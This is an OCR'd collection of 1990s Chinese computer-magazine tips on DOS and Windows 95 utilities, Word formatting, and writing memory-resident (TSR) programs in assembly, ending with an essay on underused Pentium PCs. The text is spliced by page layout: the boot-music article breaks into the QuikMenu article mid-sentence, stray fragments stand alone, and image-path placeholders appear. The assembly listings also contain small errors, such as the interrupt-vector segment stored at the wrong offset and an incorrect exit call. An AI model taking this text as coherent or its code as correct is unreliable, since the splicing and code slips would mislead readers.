在这些软件中，笔者首推 SPEEDRV. EXE。其兼容性很好，安装也很简单，只要运行其安装程序 SDSETUP. EXE，回答几个简单的设置问题便一切 OK。当然，该软件有丰富的开关和选项，可以进行更为细致的调整。若在安装时采用默认值，它将把扩充内存或扩展内存的 80% 用来作为 DOS 状态下的磁盘缓冲区，40% 用来作为 WINDOWS3. X 下的磁盘缓冲区。这两个值也可以用手工进行调整。它也可以用内存管理软件（MEMMAKER、OPTIMIZE、MAXIMIZE 等）安装到高位内存块中，以节约宝贵的常规内存。安装完毕后，WINDOWS3. X 中会生成一个 NORTON SPEEDRIVE 程序组图标，其中的 DISK PERFORMANCE TESTER 还能对磁盘的性能进行测试。

一样，是组成一幅图片的一个个的小点。

绘图区左上角坐标为(0，0)，右下角坐标为(639，479)。移动鼠标时，光标的当前位置就由状态栏左边“绝对光标位置指示框”中的数字表示出来。单击并拖动鼠标绘制框、椭圆或其他形状的图形时，右边的“相对光标位置指示框”就显示从起始位置开始的像素数即相对坐标。若想从左上角坐标为(150，180)处创建一个 100 个像素见方的矩形，可先把光标定位在(150，180)处，单击鼠标器并向右下拖动，直到右边框所示的坐标为(100，100)时为止，就可画出想要的图形。

7. 柔性框和柔性线

“柔性框”和“柔性线”是 Windows 绘图中频繁使用的两个术语，也是经常出现的两个操作对象。

柔性框，就是在使用某些工具绘图时，按下鼠标器左按钮不放，移动鼠标出现的、并且可以改变形状与大小的虚线方框，它可以定义一个想要更改、剪切、复制或移动的画图区域，按住鼠标器左按钮的同时，单击右按钮，可以取消已经画出的柔性框。如果已经画出了柔性框，当再按下鼠标器左按钮拉出柔性框时，就会自动取消已经画出的柔性框，也就是说，柔性框是即时唯一的，在当前绘图区内能且只能同时存在一个柔性框。

柔性线，也称柔性直线，就是在使用某些工具绘图时，按下鼠标器左按钮不放，移动鼠标出现的、并且可以改变长度的直虚线，它可以定义一条尚不确定的直线和曲线，按住鼠标器左按钮的同时，单击右按钮，可以取消已经画出的柔性线。如果已经画出了柔性线，当再按下鼠标器左按钮拉出柔性线时，就会自动取消已经画出的柔性线。与柔性框一样，柔性线也是即时唯一的，在当前绘图区内能且只能同时存在一条柔性线。

□北京　解石立

WIN95的说明文件

在安装或学习 WIN95 中遇到的问题可以通过阅读 WIN95 的说明文件来加以解决。本文以中文 WIN95 光盘升级版为例，对其中说明文件的内容和使用方法加以简要介绍。

一、安装 WIN95 时可参考的说明文件

1. 在安装 WIN95 之前应参考的说明文件

如果在 MS－DOS 系统和 WIN3. X 上安装 WIN95，安装之前，可以参考 WIN95 安装盘上的三个说明文件：Setup. txt、Readme. txt、Fap. txt。其中，前两个文件用 Notepad(记事本)打开就可阅读。而 Fap. txt 是以＊. cab 压缩文件的格式存放的，需要用安装盘上的 Extract. exe 命令将其解压缩（Extract. exe 命令的用法详见 WIN95 安装盘 Readme. txt 文件中的“如何阅读自述文件”一节)。

在 Readme. txt 文件的“WIN95 说明文件列表”一节中，详细列出了十六个以＊. cab 形式存放于 WIN95 安装盘上的 WIN95 说明文件的文件名和文件所涉及的内容。对于这些说明文件，若用户在安装 WIN95 时遇到困难，可以在再次安装 WIN95 之前用 Extract. exe 命令解压缩后阅读，以帮助解决安装中遇到的问题。如果已经成功地安装了 WIN95，也可以在 WIN95 的视窗环境下用打开文本文件的方式阅读。

在安装 WIN95 之前应当仔细阅读 Fap. txt 文件。此文件回答了一些经常会遇到的有关 WIN95 的问题的，如安装 WIN95 前的准备工作、MS－DOS 系统、磁盘压缩、网络、在 WIN95 中 CD－ROM 出现的问题等。在该文件的 MS－DOS 一节中，较详细地介绍了 WIN95 安装成功后，通过对 MSDOS. SYS 文件的修改，将系统引导到用户原先的 MS－DOS 版本的方法。在“安装 WINDOWS95”一节中说明了如下问题：

(1)如何简化 WIN95 的安装过程。

(2)如何卸载 WIN95。

(3)第一次安装 WIN95 时需要做的工作。

(4)将 WIN95 安装在什么目录下及安装在不同目录下的 WIN95 有何区别。

(5)在安装 WIN95 时，若 WIN95 的安装程序处于“挂起”状态或死机时应如何处理。

2. 安装 WIN95 的过程中可参考的文件

(1) 在安装 WIN95 中若遇到问题，除了查阅 Fap. txt、Setup. txt 文件外，还可查阅 Hardware. txt。此文件补充提供了一些关于硬件方面的问题。该文件中还提供了一个和 Microsoft 的备份程序不兼容的磁带机的列表，同时涉及一些调制解调器的问题。

(2) 网络方面的问题，可查阅 Exchange. txt、Internet. txt、Msn. txt、Network. txt、General. txt 等文件。这些文件中除了涉及一些关于网络应用的软件和硬件问题外，还有许多生产软件或硬件的公司在国际互联网络上的地址。

(3) 打印机方面的问题，可查阅 Printers. txt 和 General. txt。

二、操作 WIN95 时可参考的说明文件

1. Programs. txt 文件提供了一个原 MS－DOS 系统实用程序的文件名的详细列表。列表中的文件在安装 WIN95 后将被删除或升级。删除的有 mwundel. exe、defrag. hlp 等 5 个文件。升级的有 deltree. exe、chkdsk. exe、doskey. com、edit. com、mem. exe、xcopy. exe、emm386. exe、smartdrv. exe 等 32 个文件。

2. Config. txt 和 Msdosdrv. txt 两个文件包含了 MS－DOS7. 0 中的 Config. sys 使用的命令及设备驱动程序的语法信息。这些信息对于要自行设置 Config. sys 文件的用户将会有所帮助。

3. Tips. txt 文件对学习 WIN95 的操作技巧有很大帮助。该文件的重点内容如下：

(1)“剪切、复制、粘贴和拖放”小节和“文件操作”小节说明了对文件和文件夹的创建、复制与拖放等操作，及鼠标右键的新功能。

(2)“键盘快捷方式”说明了在 WIN95 下的键盘快捷方式和 WIN95 自然键盘的使用方法。例如，在文本操作时可用 CTRL＋X、C、V 实现对文件的剪切、复制、粘贴等操作，在文件操作时可用 SHIFT＋DELETE 键彻底删除文件而不放入“回收站”。若用户使用的是 WIN95 自然键盘，则可用 Win＋E 快捷键打开资源管理器，用 Win＋M 快捷键最小化所有窗口。

(3)“多媒体和声音”、“开始菜单”、“系统工具”分别讲解了 WIN95 新增多媒体的一些特性(如何取消插入音频 CD 时的自动播放功能、音量控制及对 CD－ROM 的优化)、对开始菜单和任务栏的操作、WIN95 中系统工具(如磁盘碎片整理程序)的作用等。

优秀的软件程序管理员

□河南 张军利 江 民

在我们为各种软件的不断丰富而感到高兴的同时,如何才能方便、有效地对安装在硬盘上的这么多软件程序进行管理,就成了一件令人头疼的事情。为此,笔者向大家推荐一个优秀的软件程序管理员——QuikMenu Ⅲ。

QuikMenu Ⅲ是 Neosoft 公司推出的一个 DOS 环境下的实用工具软件。QuikMenu 采用基于图标方式的图形用户界面来对各种软件程序进行管理,对于 DOS 中的各种扩展名为 EXE、COM、BAT 的可执行程序,你都可以在 QuikMenu 中建立一个与之相关联的程序图标,以后,只需通过鼠标单击该图标就可以执行该程序了。若没有鼠标的话,则可以通过按与该图标相对应的一个快捷键来执行该程序,使用起来十分方便,对各种软件程序的执行真正做到了“一触即发”。由于 QuikMenu 在对图标的管理中引进了屏幕页面的概念,因而,你可以把各种软件程序进行分类整理,然后,把同一类软件的图标集中放到一个屏幕页面当中去,并给这一屏幕页面起一个标题,如 TOOLS、GAME 等,这样,不但便于对程序图标进行管理和使用,而且也使屏幕布局更加简洁。在使用时,可以通过页面切换按钮,在各个屏幕页面之间方便地来回切换。QuikMenu 可以同时支持 50 个屏幕页面之间的切换,并且,在每个屏幕页面上最多可以放置 68 个图标,十分适合于在当今的大容量硬盘上进行软件程序管理。

QuikMenu 的使用十分简单,在 DOS 提示符下键入 QM 并回车后,便进入 QuikMenu 的图形用户界面了。在屏幕最上方是当前屏幕页面的标题,第二栏是 QuikMenu 中的工具按钮栏,工具按钮栏的下面,就是含有许多程序图标的屏幕页面了。在屏幕的最下方是状态行,显示当前的日期和时间,以及对当前所执行命令的简短说明。

在 QuikMenu 的工具按钮栏中共有 8 个按钮,各按钮的功能如下所述:

Info :显示有关 QuikMenu 的版权信息。

Modify :是该软件的核心功能。主要用来对程序图标和屏幕页面进行增、删、改等操作,并可对 QuikMenu 的系统工作环境(如鼠标、调制解调器等外设)和用户界面进行设置。详细用法说明见后。

Page :用来在各个屏幕页面之间进行页面切换。你可以用上下页按钮一页一页地切换,也可以从页面标题的列表清单中单击某一屏幕页面的标题快速切换到该页。

Dos :进入 DOS 的命令行状态,并可随时通过键入 EXIT 命令返回 QuikMenu 的用户界面。

File :进入 QuikMenu 的文件管理器。在文件管理器中,你可以用鼠标来方便直观地进行各种文件和子目录的拷贝、删除、移动、更名等操作,还可以直接查看文件内容,编辑和打印各种文本文件,修改文件的属性,快速查看子目录中所含全部文件的字节大小,快速查看磁盘空间的使用状况等,功能强大且使用起来十分方便。

Utility :提供了几个十分有用的实用工具,如计算器,带有日程安排和时间提醒功能的电子日历,记录用户工作情况的工作日志等。对于网络用户,QuikMenu 还提供了电子邮件功能。如果有调制解调器的话,你还可以试试 QuikMenu 的电话自动拨号功能。

Exit :退出 QuikMenu 返回到 DOS 提示符状态。


Help :可随时通过这个按钮或者 F1 键来获得详尽的在线帮助信息。

下面,我们以建立 HD-COPY 软件的程序图标为例,来说明一下 QuikMenu 的用法:

1. 在工具栏中单击 Modify 按钮进入编辑状态。这时,工具栏中的按钮就变成编辑状态下的各种命令按钮,从左到右分别是 Add(增加)、Edit(编辑)、Copy(拷贝)、Move(移动)、Size(图标大小)、Delete(删除)、Title(标题)、Protect(口令保护)、Setup(设置)和 Done(完成)。

2. 单击 Add 按钮,在弹出的对话框中选择 Software Icon(软件图标)按钮,再单击 OK 按钮,则在当前屏幕页面上增加一个程序图标。

3. 此时,将弹出一个程序关联对话框,让你建立图标与执行程序之间的对应关系。在对话框中,Speed Key 一项用来设定一个与该图标相对应的快捷键,我们在这一栏中键入 H,这样,就可以在不用鼠标或没有



边启动 WIN 95 边听音乐

□大连 李向前

如果你有声卡，玩起电脑来会有声像并茂的感觉。我介绍一种方法，使你能边启动 WIN 95 边欣赏自己制作的音乐，在优美的音乐中渡过启动过程这一段时间。

首先在声卡的安装程序中启动设置程序，将录音音量设置成最大值。然后回到 WIN 95 多媒体的录音机中，进入 File 中的"声音属性"一项，选择所要录制音乐的格式及位数，推荐用 16 bit 立体声双声道录，这样虽然录制的文件较大，但音质很好，选好后退出，再选择输入通道，有 Lin－I、MIC、MIDI 等，如果信号足够大可用 Lin－I 插口，否则就用 MIC 插口。配置好后就可以准备录音了。音源可选择自己满意的一段优美的音乐，用质量好的录音机（最好为 CD 机）放音，用立体声双向插头一边插入录音机一边插入声卡的 MIC 口，还可以用另一个耳机插在声卡 SPK 口作为监听，音乐响起前一两秒用鼠标按下屏幕上录音按钮（红点），就可以录下优美的音乐了。录好后可以剪辑直到满意，存盘退出。进入控制面版，双击声音，在 Windows 启动项点一下，在下边框中选择你录的声音文件确定即可。这样在 WIN95 启动时，就会放出你制作的优美音乐了。

当然你可以多录制几个文件，设置在各选项上，每次运行该程序时，都配有音乐，就不会使你的 Windows"默默无闻"了。

鼠标的情况下通过按快捷键 H 来执行该程序了；Name 一项定义软件的名称，该名称一般显示于图标的下方，在这项中输入软件的名称 HD-COPY 即可；Location 一项说明可执行程序所在的路径，输入 C：\TOOLS；Command 一项则指出所要执行的可执行程序的文件名，在这儿输入 HD-COPY. EXE。

4. 设定好以上几项后，在对话框中单击 Style 按钮，进入图标风格设计对话框，再单击 ICON 按钮，进入 QuikMenu 的图标库，从中选择一个合适的图标后，单击 OK 按钮退出图标库。这时，就可以从预览窗口中看到图标和软件名称的组合结果了。满意的话，单击 OK 按钮退出图标风格设计对话框。

5. 在程序关联对话框中单击 OK 按钮来确认对程序图标所做的各项设定。这时，在屏幕上就会出现一个手形光标抓着的虚线框，将它移到屏幕上合适的位置后再单击鼠标左键，你所设计的新图标就出现在屏幕上了。至此，便完成了对新增图标的设置工作。

6. 若在上述设置工作完成之后又想对程序图标的某些设定进行修改，可通过单击 Edit 按钮，然后再选择所要修改的图标，在该程序图标的程序关联对话框中进行各项修改工作。

7. 在各项设置和修改工作完成之后，单击顶部工具栏中的 Done 按钮退出编辑状态。至此，整个图标设计工作便告完成。


完成以上几个步骤之后，我们就可以随时在屏幕上用鼠标单击 HD－COPY 图标或者按下快捷键 H 来运行 HD－COPY 软件了。其他软件程序图标的生成方法与此类似。

由于 QuikMenu 能够自动将你对屏幕页面和程序图标所做的设置和修改结果保存到一个配置文件中去，因而，你只需在安装完一个新软件之后，用上一、二分钟时间在 QuikMenu 中为该软件设计一个程序图标，以后，就可以随时通过鼠标或快捷键来运行该软件了。

除了以上所述的程序管理功能外，QuikMenu 还提供了很多有用的其他功能。例如：可以为某些程序图标加上口令保护功能，防止他人随意执行该软件和修改程序图标，可以指定一个 16 色的 PCX 图像来作为屏幕页面的墙纸图案，可以设置屏幕保护程序。QuikMenu 的图标资源是开放式的，你可以将 WINDOWS 中的扩展名为 . ICO 的图标添加到它的图标库中，也可以用 QuikMenu 的图标编辑工具自己设计图标，还可以从 PCX 图像中任意选取一部分生成一个新的图标，并且，QuikMenu 的图标资源也可被 WINDOWS 或其他软件共享。对于一些需要给出参数才能执行的程序，QuikMenu 提供了丰富的交互式命令行参数列表选择功能等等。

尽管 QuikMenu 的功能十分强大，但该软件本身却仅占了不到 1. 3MB 的磁盘空间，十分的小巧。运行 QuikMenu 时对系统的配置要求也很低，只需 512KB 的内存，1. 3MB 以上的硬盘空间，单色或彩色图形显示卡，DOS3. 1 以上的操作系统可运行。虽然没有鼠标也能运行，但是配有鼠标的话，使用起来会更加得心应手。调制解调器为可选配置。

该软件唯一美中不足的地方是在软件的名称中不能使用汉字，只能使用英文字母。不过作为一种变通的办法，读者可以通过在图标中加入汉字的办法来弥补这一缺憾。



WORD下实现稿纸样式输出

□成都　于建原

稿纸样式输出的文本，是汉字书面交流中的一种特殊文本格式，DOS 下流传甚广的字处理软件 WPS 专门提供了这种样式的输出格式，为用户所熟悉。中文 Word 虽没有直接提供这种文本的输出方式，但是利用 Word 本身提供的强大的表格处理功能，却可以更好地实现。因为除了可以任意设置更多变化的文字格式(字体字号)之外，还可在空行的中间加注释文字、在稿纸的空白边缘处加上花边、设定任意的页眉页脚等等，这都是用 WPS 无法做到的。具体的操作方法为：

1. 输入文字

在输入时，应在每个文字和中文标点符号的后面加一空格，在段首需键入任意的两个字符用来占用段首缩行需要的空格，但在需要最后调整文字位置的行可以不输入占用段首缩行空格位的字符。

2. 将文本转化为表格

用“编辑”菜单上的“全部选定”选项选定全部文字后，打开“表格”菜单，选用“将文本转换为表格”选项，在出现的对话框中，在“列数”栏里，输入需要的列数(16 开页面通常为 15 或 20)，在“文本分隔符”中，选定“空格”为分隔符，单击“确定”按钮。这时文本就转换成表格。

3. 在行中插入空行。即在已形成的表格文字的每行行间插入空行。选定第 1 行，打开“表格”菜单，单击“插入行”选项(最好是将插入行的工具按钮从“工具”菜单的“自定义”选项中拖出放在工具栏上，因很常用)，移动光标到下一行，用 F4 键重复插入行的步骤，直到所有有文字的行间都插入了空行。需要的空行插入完毕后，将空行的行距缩小。操作方法为：选定第 1 个空行(该行反白显示即为选定)，打开“表格”菜单，单击“单元格高度和宽度”选项，在“行高度”的设置值中，输入一个合适的高度值(应该比有正文的行的高度小)，单击“确定”按钮关闭此对话框。现在观察空行的高度，如果高度不合意，可以重复上述步骤，直到合意为止。再将光标移到第 2 个空行的任意单元格，按 F4 键，使此行缩小，重复上述步骤，直到所有的空行缩小。空行缩小完后，对文字可进行必要的格式整理。如删除占用段首缩行的字符；将需要右齐的文字部分的单元格全部选中，按住鼠标左键拖动，就可将这段文字移动到这行的最右边顶齐；再将正文文字的字体字号改定为所需要的(本例为 3 号楷体)。一般在 16 开的页面上字号宜设定为 3 号(因为 3 号字最便于排出标准稿纸的格式)，字体可随意。然后通过控制页面的上下边缘大小，使每页的行数固定，标准稿纸(16 开)页面有文字的行数通常为 15 或 20。

4. 对有文字的行加表格线。设定完字体字号后，就可对有正文的行加表格线。将光标定位到第一行正文，选中全行(选中后整行全部反白显示)，然后单击“边框”按钮，出现边框线工具条，在此工具条上，先将需要加上的线条样式选定，然后单击“内部框线”按钮，加上内部框线；单击“外围框线”按钮，加上外面的框线。对有文字的行，重复上述步骤，直到添加完需要的框线。在这个过程中，最好用 F4 键来对每个有文字的行重复加外围线的操作，可提高操作速度。

最后，就形成稿纸输出样式的文本。如果在页面需要加上页眉页脚，可按通常的方法操作。在空行，还可以输入作为注释用的文字，如果注释文字不是每格一个的话，可打开“表格”菜单，单击“合并单元格”选项将此行合并为一个单元格，就可在这一行随意输入注释文字。在“稿纸”旁的空白处，还可以输入其它的文字或插入装饰用的图形。

上述制作稿纸样式输出文本的操作方法，在 Word 6.0 与 Word 7.0 中基本一样。

WPS 表格转换到 WORD 中

□杭州　王仙平

WORD 在安装了 WPS 文件过滤器后，将可能调用 WPS 文件，但对于 WPS 表格，一经调入 WORD 中，将会面目全非，各种各样稀奇古怪的符号使初学者茫然不知所措。这里介绍转换表格的方法。

1. 使用 WORD WPS 文件过滤器读入 WPS 文件。

2. 如果表格较大，调整字大小使能在屏幕上见到其整个宽度的表，若表格十分的宽，可以将页面设置成横向模式。

3. 利用替换功能删去全部 WPS 旧的表格线，若手工删除，则十分麻烦，所以要充分利用替换功能，先标记一段旧 WPS 表格符，粘贴到替换菜单上的查找栏中，在替换栏中不填任何内容。然后进行全程替换，这样，WORD 就会将所有旧 WPS 表格线删去。

4. 将表格文本内容与表格文本内容之间的多余空格删去，当然也利用 WORD 功能强大的替换功能。先在替换菜单上的查找栏中填上两个空格，在替换栏中填上一个空格，然后反复进行全程替换，这样，WORD 就会将所有文本与文本之间的多余空格删去，而保证只剩下一个空格。一般在四五次替换后即可全部完成。

5. 利用表格栏中的文本转换表格功能，利用一个空格作分格符，即可重新生成一个新的表格。到此，一个新的 WORD 表格即可形成。

另外，有一定应用水平的读者还可以将以上步骤录制成一段宏。

为初学者引见 TSR

□辽宁　金凤霞

TSR 是 DOS 下常见的一个术语,同时它也是一种特殊的编程技术,在 DOS 下的应用非常广泛,无论是个人开发的小工具程序,还是大型的商业性中文平台,其中都存在着 TSR 程序,了解 TSR 的工作原理及编程方法,将对中断调用、内存管理等方面有一个突破性进展。

一、TSR 的概念

TSR 即内存驻留程序,它是 Terminate and Stay Resident Utility 的缩写。此类程序以 EXE 或 COM 可执行文件形式存在,它与一般的程序区别在于:TSR 程序运行结束后,并不释放其占用的全部内存,而把此程序的一段代码永久性地保留在内存之中,此段内存空间处于 DOS 的保护之下,不会被后续加载的任何程序占用。

二、TSR 的结构

一个 TSR 程序一般由两部分组成,即驻留部分和过渡部分。

过渡部分的作用:此段程序不驻留内存,它主要完成的工作是为驻留做出必要的准备工作,如修改有关中断向量、设置各种变量初值、确定驻留长度等,最后完成驻留并返回 DOS 命令行状态。

驻留部分的作用:此段程序为 TSR 程序的主体部分,一个 TSR 所要完成的功能,主要由此段代码体现和完成,驻留部分中又可分为中断捕捉部分和实用程序部分,中断捕捉部分主要是为了启动实用程序,最后由实用程序部分实施完成程序功能。

三、中断修改与 TSR 的关系

自 TSR 产生之日起,就与修改中断向量有着不解之缘,二者有密切的关系。TSR 程序驻留内存之后,它有两种状态,其一是睡眠状态,此时对于 DOS 或用户来说无任何影响;另一个就是激活状态,此时驻留在内存中的功能代码开始工作,完成一定的控制功能。而要使 TSR 从睡眠状态转为激活状态,一般只能靠相应的中断调用来完成。比较常用的激活方法是定义热键,按某一特定键或按组合键来使 TSR 开始工作。这就要修改 INT 9 键盘中断,或者修改 INT 16H、INT 1CH 中断,时刻检测从键盘输入的键值。另外还有一些为专用中断编制的 TSR 程序,如监视或修改写盘操作,就要修改 INT 13H 中断,当调用 3 号功能(写盘操作)时,就会自动启动 TSR 程序,对写盘操作做一些特殊的处理工作。当然也有不用任何中断激活的驻留内存程序,如一般汉字系统中汉字输入法的安装程序,此类程序只是把有关的键盘编码与汉字内码的对应关系存入内存特定区域,供其它程序查表时使用,它不修改任何中断,也没有睡眠状态与激活状态之分,严格地讲它不能算作 TSR 程序。

四、驻留方法

1. 利用 INT 27H 中断方法

此中断属 DOS 中断范畴,它的功能是结束程序并把 DX 寄存器中所指的代码长度驻留在内存之中,然后返回 DOS 命令行状态。此调用时 DX 寄存器中的长度单位为字节,因为 16 位的 DX 寄存器所能表示的最大长度只能是 64K,所以此调用只适合于 COM 文件使用,驻留少量代码。

2. 利用 INT 21H 中的 31H 号功能

DOS 调用中的 31H 号功能与 INT 27H 基本相同,但它的功能更加完善,其中一个优点是 DX 寄存器中的长度单位为节而不是字节,每节为 16 个字节,这样它所能驻留的长度就不再受 64K 的限制,能够满足目前所有的驻留需要;第二个优点是,在驻留并返回 DOS 时,能够在 AL 寄存器中返回状态码,为后继程序提供必要的信息。此调用不仅适用于 COM 文件,更适用于大型程序 EXE 文件。

另外还有引导驻留法等,此类方法完全避开了 DOS 所提供的驻留功能,通过修改内存控制链直接把用户的 TSR 的程序代码段写入内存的固定区域,并设置一定的保护措施。使用这种方法要求程序员对 DOS 及其内存的管理方法有相当深入的了解,难度较大,此处不再赘述。

五、标准 TSR 框架

以下为一个简单的 TSR 框架,经过修改框架中的中断号,增加相应的功能代码,可适用于任何 TSR 程序的编制工作,如果为大型 EXE 文件,可把 INT 27H 改为 INT 21H 中的 31H 号功能,并把 DX 寄存器中数值转为节数。

```
CODE SEGMENT
```

```
    ASSUME CS :CODE ;DS :CODE
    ORG 100H
START :JMP INIT          ;驻留数据区
OLDINT DD 0
NEWINT PROC NEAR         ;新的中断服务程序,即驻留
                          部分代码
NEWINT ENDP
INIT：    以下为过渡部分
MOV AX，35＊＊H      ;取原＊＊H 号中断地址
INT 21H
MOV WORD PTR OLDINT，BX     ；段址及偏移量均存
入
MOV WORD PTR OLDINT，ES    ;OLDINT 变量之中
MOV DX，OFFSET NEWINT
MOV AX，25＊＊H
INT 21H    ;修改＊＊H 号中断指向 NEWINT 处
LEA DX INIT    ;取驻留长度
INT 27H    ;驻留并返回 DOS 状态
           ;非驻留数据区
CODE ENDS
      END START
```

六、有关其它说明

上面只介绍了有关 TSR 程序的一些简单知识，虽然利用上面的方法可编制出完整的 TSR 程序，并得到很好的运行效果，但还有许多待完善的地方。比如，一般的 TSR 程序运行一次驻留内存，再运行时还将驻留内存，即发生重复驻留现象，此时会严重浪费宝贵的内存资源，并影响计算机的运行速度。这就需要在 TSR 安装部分中设置准确的判断功能，防止再次驻留现象的发生。另外，很多 TSR 程序驻留内存之后，当不需要时应该及时把其清出内存，释放所占用的内存空间，并恢复所修改的中断向量，这些功能也应在 TSR 中得到实现。


七、一个简单的 TSR 实例

此处提供一个完整的 TSR 程序，供大家参考。此程序通过修改 INT 09H 键盘，实现 TSR 的激活，为节省篇幅省略了自动撤离部分等。程序按 COM 格式编制，需要经过汇编、链接并转换为 COM 文件方可使用；驻留内存之后，无论在何时，按下键盘左面的 ALT＋CTRL 键，都将在屏幕的左上角显示“Welcome, TSR”，有兴趣的读者可以把 INT 09H 中断改变为 INT 1CH 中断，并删除键盘识别语句，会得到另外一种效果。

```
CODE SEGMENT
   ASSUME CS: CODE; DS: CODE
   ORG 100H
START: JMP INIT
OLD09 DD 0
; 新的 09H 号中断模块
MSG DB 'Welcome, TSR$'
NEW09 PROC FAR
PUSHF ; 保存各寄存器
PUSH AX
PUSH BX
PUSH CX
PUSH DX
PUSH DS
PUSH ES
PUSH SI
MOV AX, 40H
MOV ES,  AX
CMP BYTE PTR ES: [18H], 3
JNZ OLD
PUSH CS
POP DS
MOV AH, 03H
MOV BH, 0
INT 10H
PUSH DX
MOV DX, 0030H
LEA SI, MSG
MOV CX, 11
LOOP1:
 MOV AH, 02H
INT 10H
MOV BL, 47H
MOV AH, 09H
LODSB
INT 10H  ; BIOS 功能调用
INC DL ; 光标移一列
LOOP LOOP1 ; 循环显示 9 个字符
MOV AH, 02H
POP DX; 取回原光标位置
INT 10H; BIOS 功能调用
OLD:
POP SI; 恢复各寄存器值
POP ES
POP DS
POP DX
POP CX
POP BX
POP AX
POPF
JMP CS: OLD09; 转入原中断出口
NEW09 ENDP
INIT:
MOV AX, 3509H; 取原 09H 号中断地址
INT 21H
CMP BX, OFFSET ES: NEW09
JNZ ZL; 判断是否已经驻留
MOV DX, OFFSET YZL
MOV AH, 9
INT 21H ; 显示信息并退回 DOS
MOV AX, 4CH
INT 21H
ZL:     ; 驻留开始
MOV WORD PTR OLD09, BX
MOV WORD PTR OLD09＋2, ES
MOV DX,  OFFSET NEW09
MOV AX, 2509H
INT 21H
LEA DX, INIT
INC DX
INT 27H
YZL DB   'Stayed! $'
CODE ENDS
END START
```

□云南　陈云

奔腾机使用的误区



如何有效地提高用户使用计算机的水平和层次，充分发挥高配置奔腾机的功能，已经是我们目前所面临的刻不容缓的事了！今天，越来越多的单位、家庭和个人拥有自己的高配置奔腾微机，但由于使用者对软硬件知之甚少或缺少必要的计算机知识，而在使用过程中出现了两大误区，使微机的相当一部分软硬件功能闲置起来，造成资源的极大浪费。

一个误区是高配置的硬件资源没有安装相应的新型软件，导致硬件资源的浪费

在我1996年5月份新到的一家公司中，计算机是COMPAQ DP486/33M机子，打印机是CR3240彩色针打，于1994年购买。机子中装入的是DOS6.0、WIN3.1和方正Ⅳ型汉卡，主要使用的是DOS下的WPS汉卡版本，PWIN3.1装入后一直没有使用，大部分人当然也不知道可以用来做什么。当询问用没用过Windows下的Word和Excel来处理文字和数据时，说不知道也不熟悉。后来，在公司的微机中装入了PWIN3.2和Word6.0、Excel5.0，但公司中几位同事仍喜好用DOS下的WPS，虽然汉卡版本的WPS常常死机，而且在速度上并无明显优势。但因为，只因为“熟悉、简单、好用”，公司中的人都喜欢并一直用它。

7月份，公司微机室的微机换成了COMPAQ 586多媒体7240(P5/133)，内存为16MB，硬盘为1.2GB，6速光驱，带声卡、音箱，另外配置了惠普4PA3幅面彩色扫描仪和惠普4VCA3幅面激光打印机，微机中的软件也由PWIN3.2升级到PWIN95，Word、Excel也由6.0、5.0升级到7.0。原先使用WPS的几位同事，这时却由于“一直”(要知道，在公司中他们几乎都是中专以上学历的年轻人，学习能力是很强的)不懂不会(自然也不想学)PWIN95、Word7.0、Excel7.0等的操作使用，对打印和处理文件反而无能为力了。原因很简单，他们觉得Word、Excel太庞大了，工具菜单太多了，进入内面后，真是“猫吃老虎，无从下口”，更何况从一开初对PWIN95就不“感冒”，认为WPS使用得好好的，干嘛要用Windows，却不知道P5/133、16MB内存配置其实是最适宜充分发挥WIN95这种32位操作系统的卓越功能，更不知道PWIN95下的Word、Excel远远不是DOS下功能简单的WPS所能比拟的，486微机也就罢了，已经是P5/133了，在Windows大势所趋的今天，不能充分利用计算机本身的硬件资源，实在让人惋惜。后来，根据他们的要求，在无可奈何的情况下，重新装入了DOS下的WPSNT1.2软汉字版本。这并不是笔者对使用WPS有什么偏见，只是为P5/133、16MB内存的机器和PWIN95、Office95的埋没而感到悲哀!

相反公司中另一位文化程度并不高、只会一点点五笔字型，在WPS下处理文字都显得吃力的同事，在PWIN95下配置了五笔字型后，通过自己的不断钻研学习，很快能熟练地使用PWIN95，同时掌握了Word、Excel等文字数据软件和扫描软件的使用。在PWIN95下，看到他得心应手地使用Word、Excel来处理文件和数据，用XING MPEG或媒体播放器等软件来播放CD、VCD，真为他高兴。这也充分地说明，PWIN95及其应用软件，并不是多么的高深莫测和难以掌握，真正阻碍人们了解、熟悉、使用Windows95的，并不是人们故有知识的多少，而是使用者本身努力的程度。

我的一位非常要好的同事，根据自己经常撰写文章的需要购置了自己的微机。考虑到486可能很快会过时，在内行和经销商的劝说下，用1.05万元购置了一台P5/100型机，配置为8MB内存，2MBVRAM、1.2GB硬盘、四速光驱、声卡、音箱、惠普DJ-200A4幅面彩喷。软件为DOS6.2下的WPSNT1.2，用来打印文件，PWIN3.2下装入的是金山影霸软件，用来播放VCD，此外其他软件一样未装。问他，为什么不试一试PWIN95，言之“Windows95太庞大了，我用不了，也没时间学那么多东西”；至于为什么不在PWIN3.2下装入Word、Excel等软件时，言之“太复杂了，不好用，进去后那么多工具、按键和命令，未用就已觉得头都大了，何况要学习，哪有时间呢?”。结果，至今我的这位同事的微机中，所装软件总共不到100MB，平时除了用DOS下的WPS打打字，PWIN3.2下用金山影霸放放VCD，听听CD外，一直未有其它用处。HP-DJ200彩喷由于在非Windows环境下使用，根本无法发挥其黑色省墨功能和彩色打印功能。在内行看来，他的P5/100、1.2GB的硬盘配置，使用WPS模拟显示一页，只要4-7秒，绝对是586才有的感觉，但从功能的发挥来看，至多充其量也就发挥出了486的功能。为什么空闲了近1100MB的硬盘而不装入其它软件呢?只是由于“害怕”装入其它太多软件后“影响”机子处理文字的速度；

实际相对于CPU和内存来说，文字处理速度与硬盘空间的大小关系并不大。好马配好鞍，高配置的机子，不能结合功能卓越的软件，就不能有效地利用和使用硬件资源，无疑是花钱买了一个昂贵的摆设。

另一个误区是很多的软件使用者没有学习掌握新型软件，所安装软件的各项功能得不到充分发挥，造成软件资源的浪费，甚至可能走回头路重新使用旧版本的软件，又造成硬件资源的浪费。

